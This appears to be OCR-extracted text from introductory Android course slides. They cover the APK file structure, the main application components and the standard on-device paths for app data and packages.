
ANDROID

Applications



ANDROID APPLICATION PACKAGE (APK)

- Package file format used by the Android operating system for distribution and installation of mobile apps and middleware
  - Compressed Zip, with APK as extensions
  - App Resources
  - Compiled Android Applications (.dex)
  - Signature
  - Manifest (binary .XML)


whatsapp.apk
AndroidManifest.xml
assets
classes.dex
lib
META-INF
res
resources.arsc
exec
classes.dex

ANDROID APPLICATION COMPONENTS

http://edureka.in/blog/wp-content/uploads/2012/11/Components-of-Android1.jpg

ANDROID APPLICATION COMPONENTS

- Activity: They dictate the UI and handle the user interaction to the smart phone screen
  - Intent: Async Messages allowing apps to request function from services or activities
- Service: They handle background processing associated with an application.
- Broadcast Receiver: They handle communication between Android OS and applications.
- Content Provider: They handle data and database management issues.


http://www.tutorialspoint.com/android/android_application_components.htm

ANDROID APPLICATIONS PATH

- Applications Data: /data/data/[application folder]
  - /data/data/com.kewlapps-1
    - /data/data/com.kewlapps-1/shared_prefs/
    - /data/data/com.kewlapps-1/databases/
- Applications APK: /data/app/[application name].apk
  - /data/app/com.kewlapps.apk


USAGE

Android Studio




INSTALLATION

